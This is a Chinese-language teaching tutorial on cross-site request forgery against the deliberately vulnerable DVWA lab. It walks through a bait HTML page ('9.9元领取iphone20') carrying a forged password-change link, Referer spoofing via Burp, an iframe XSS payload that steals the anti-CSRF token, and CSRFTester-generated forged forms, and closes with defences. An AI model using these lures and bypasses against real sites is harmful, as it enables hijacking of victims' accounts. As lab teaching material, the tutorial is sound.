

免责声明：

本课程内容仅限于网络安全教学，不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为，都严重违背了该课程设计的初衷，且属于使用者的个人行为与讲师无关，讲师不为此承担任何法律责任。

希望同学们知法、懂法、守法，做一个良好公民。

CSRF 跨站请求伪造


1、CSRF 原理

CSRF (Cross-site request forgery) 全称为跨站请求伪造，是指利用受害者尚未失效的身份认证信息 (cookie、会话等) 诱骗其点击恶意链接或者访问含攻击代码的页面，在受害人不知情的情况下以受害者的身份向 (身份认证信息所对应的) 服务器发送请求，从而完成非法操作 (如转账、改密等)

2、CSRF 利用

(1) low 级别利用

正常修改密码



Username

Password

Login

Login failed

非正常手段

1、获取更改密码的 URL

http://192.168.1.10/dvwa/vulnerabilities/csrf/?password_new=123456&password_conf=123456&Change=Change#

或者通过 burp 抓取链接

```


Pretty    Raw    Hex
1 GET /dvwa/vulnerabilities/csrf/ ?password_new=123&password_conf=123&Change=Change HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Chromium";v="103", ".Not/A)Brand";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.114
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://127.0.0.1/dvwa/vulnerabilities/csrf/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: zh-CN,zh;q=0.9
16 Cookie: security=low; PHPSESSID=cnca609b91j56oprj9bskb5te3
17 Connection: close
18
19

```

2、构造恶意链接

```
cd /var/www/html/
```

```
vim csrf.html
```



```

(root@kali2021)-[~]
# cd /var/www/html/

(root@kali2021)-[/var/www/html]
# vim csrf.html

(root@kali2021)-[/var/www/html]
# service apache2 start

(root@kali2021)-[/var/www/html]
#

```

```
<html>
```

```
<head>
```

```
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
```

```
<title>9.9 元领取 iphone20!!!</title>
```

```
</head>
```

```
<body>
```

```
<a href='
```

```
http://192.168.1.10/dvwa/vulnerabilities/csrf/?password_new=123456&pa
ssword_conf=123
```

```
456&Change=Change'>9.9 元领取 iphone20!!!</a>
```

```
</body>
```


```
</html>
```

```
service apache2 start
```

3、受害者点击恶意链接



密码修改成功



Username

Password

通过123456成功登录

Login

(2) Medium 级别利用

无法直接修改



多了 http_referer 头验证

strpos() 函数: 查找字符串在另一字符串中第一次出现的位置(不区分大小写)。

strpos() 函数是不区分大小写的。


代码中使用 strpos 函数对 HTTP Referer 进行了校验。

HTTP Referer 是 header 的一部分, 当浏览器向 web 服务器发送请求的时候, 一般会带上 Referer 告诉服务器我是从哪个页面链接过来的, 服务器基于此可以获得一些信息用于处理。

正确的 referer



恶意的 referer



Request

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/csrf/ ?password_new=123456&password_conf=123456&Change=Change HTTP/1.1
2 Host: 192.168.243.1
3 Upgrade-Insecure-Requests : 1
4 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.114 Safari/537.36
5 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer : http://192.168.243.49/
7 Accept-Encoding : gzip, deflate
8 Accept-Language : zh-CN,zh;q=0.9
9 Cookie : security=medium; PHPSESSID=vlgbn5243tla991ji409ag3s1
0 Connection : close
1
2
```

绕过方法：用户点击恶意链接时，burp 抓包修改 referer


Referer: http://192.168.243.1/dvwa/vulnerabilities/csrf/

```
5 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer : http://192.168.243.1/dvwa/vulnerabilities/csrf/
7 Accept-Encoding : gzip, deflate
8 Accept-Language : zh-CN,zh;q=0.9
9 Cookie : security=medium; PHPSESSID=vlgbn5243tla991ji409ag3s1
0 Connection : close
1
2
```

Response

Pretty Raw Hex Render

```
81 Confirm new password: <br />
82 <input type="password" AUTOCOMPLETE="off" name="password_conf" />
83 <br />
84 <input type="submit" value="Change" name="Change" />
85
86 </form>
87 <pre>
88 Password Changed.
89 </pre>
90 </div>
91 <h2>
92 More Information
93 </h2>
94 <ul>
```




(3) High 级别利用

```
if ( isset( $_GET[ 'Change' ] ) ) {  
    // Check Anti-CSRF token  
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );  
  
    // Get input  
    $pass_new = $_GET[ 'password_new' ];  
    $pass_conf = $_GET[ 'password_conf' ];
```

Anti-CSRF token 机制，用户每次访问改密页面时，服务器都会返回一个随机的 token，当浏览器向服务器发起请求时，需要提交 token 参数，而服务器在收到请求时，会优先检查 token，只有 token 正确，才会处理客户端的请求。

| ord_conf=123&Change=Change&user_token=b8497d4fb3e4db66bd8e28f3286c230e#




http://192.168.243.1/dvwa/vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change&user_token=e74d2e16fd895b3f85bf4247f62b341c#

绕过方法：通过反射型 xss 获取当前页面 token

<iframe

src="../../csrf/"onload=alert(frames[0].document.getElementsByName('user_token')[0].value)></iframe>




注意：当 token 值出现后，复制后千万不要点击确定，因为点击确定后页面被刷新，token 值也将再次被刷新

获取到 token 值后将它加入到之前的链接后面，重新保存为 csrf2.html



将 csrf2.html 链接发给受害者，受害者点击后被修改密码





(4) Impossible 级别分析

```

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $pass_curr = $_GET[ 'password_current' ];
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Sanitise current password input
    $pass_curr = stripslashes( $pass_curr );
    $pass_curr = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string( $pass_curr ) : addslashes( $pass_curr ));
    $pass_curr = md5( $pass_curr );

    // Check that the current password is correct
    $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
    $data->bindParam( ':user', dwwaCurrentUser(), PDO::PARAM_STR );
    $data->bindParam( ':password', $pass_curr, PDO::PARAM_STR );
    $data->execute();
}

```

校验会话令牌 token, 并且修改密码时, 需要校验当前密码, 基本没戏



3、CSRFTester 工具自动化探测

CSRFTester 工具的测试原理大概是这样的，使用代理抓取我们在浏览器中访问过的所有的连接以及所有的表单等信息，通过在 CSRFTester 中修改相应的表单等信息，重新提交，相当于一次伪造客户端请求，如果修改过的测试请求，成功被网站服务器接受，则说明存在 CSRF 漏洞，当然此款工具也可以被用来进行 CSRF 攻击。

1、设置浏览器代理：127.0.0.1:8008


2、登录 Web 应用程序，提交表单，在 CSRF 工具中修改表单内容，查看是否更改，如果更改表明存在 CSRF 漏洞。

启动 CSRFTester



开始记录

浏览器提交表单



CSRF 工具中修改表单内容

勾去掉后生成 html 文件保存在桌面

OWASP CSRFTester Clear All Stop Recording

Step	Method	URL	Parameters	Pause
Request 0	POST	http://192.168.1.7:80/d...	txtName=jack&mtxMes...	16
Request 1	GET	http://detectportal.firefo...		422
Request 2	GET	http://detectportal.firefo...		432
Request 3	GET	http://detectportal.firefo...		516
Request 4	POST	http://192.168.1.7:80/d...	txtName=jack&mtxMes...	16
Request 5	GET	http://detectportal.firefo...		431
Request 6	GET	http://detectportal.firefo...		433
Request 7	GET	http://detectportal.firefo...		523
Request 9	POST	http://192.168.1.7:80/d...	txtName=jack&mtxMes...	16
Request 10	GET	http://detectportal.firefo...		431
Request 11	GET	http://detectportal.firefo...		432

Request 0 16

POST http://192.168.1.7:80/dwa/vulnerabilities/xss_s/

Query Parameters	Form Parameters
	txtName=jack
	mtxMessage=hello jack
	btnSign=Sign Guestbook

Include Regex: .* Reset

Exclude Regex: .*\.gif|jpg|png|css|ico|js|axd|?\.ico)\$ Reset

Report Type: ☒ Forms ☐ iFrame ☐ IMG ☐ XHR ☐ Link

☐ Display in Browser Generate HTML

记事本打开编辑



删除其他 form 表单，只保留我们提交的内容（没有多余表单则不用删除）

```
<form method="HEAD" name="form0" action="http://mvibhfhaeiq:80/">
<input type="hidden" name="name" value="value"/>
</form>
<form method="HEAD" name="form1" action="http://yvnlxc:80/">
<input type="hidden" name="name" value="value"/>
</form>
<form method="HEAD" name="form2" action="http://lwatqhjcvsr:80/">
<input type="hidden" name="name" value="value"/>
</form>
<form method="GET" name="form3" action="http://192.168.1.63:80/DVWA-master/vuln"
<input type="hidden" name="name" value="value"/>
</form>
<form method="GET" name="form4" action="http://192.168.1.63:80/DVWA-master/logi"
<input type="hidden" name="name" value="value"/>
</form>
<form method="POST" name="form5" action="http://192.168.1.63:80/DVWA-master/log"
<input type="hidden" name="username" value="smithy"/>
<input type="hidden" name="password" value="admin"/>
<input type="hidden" name="Login" value="Login"/>
```

```
</script>
<H2>OWASP CRSFTester Demonstration</H2>
<form method="POST" name="form0" action="http://192.168.1.7:80/dvwa/vulnerabilities/xss_s/">
  <input type="hidden" name="txtName" value="jack"/>
  <input type="hidden" name="mtxMessage" value="hello jack"/>
  <input type="hidden" name="btnSign" value="Sign Guestbook"/>
</form>

</body>
</html>
```

双击打开

Name: jack Message: hello jack

表单内容成功被修改说明存在 CSRF 漏洞

4、防御

校验 referer、会话令牌 token、修改密码前检验当前密码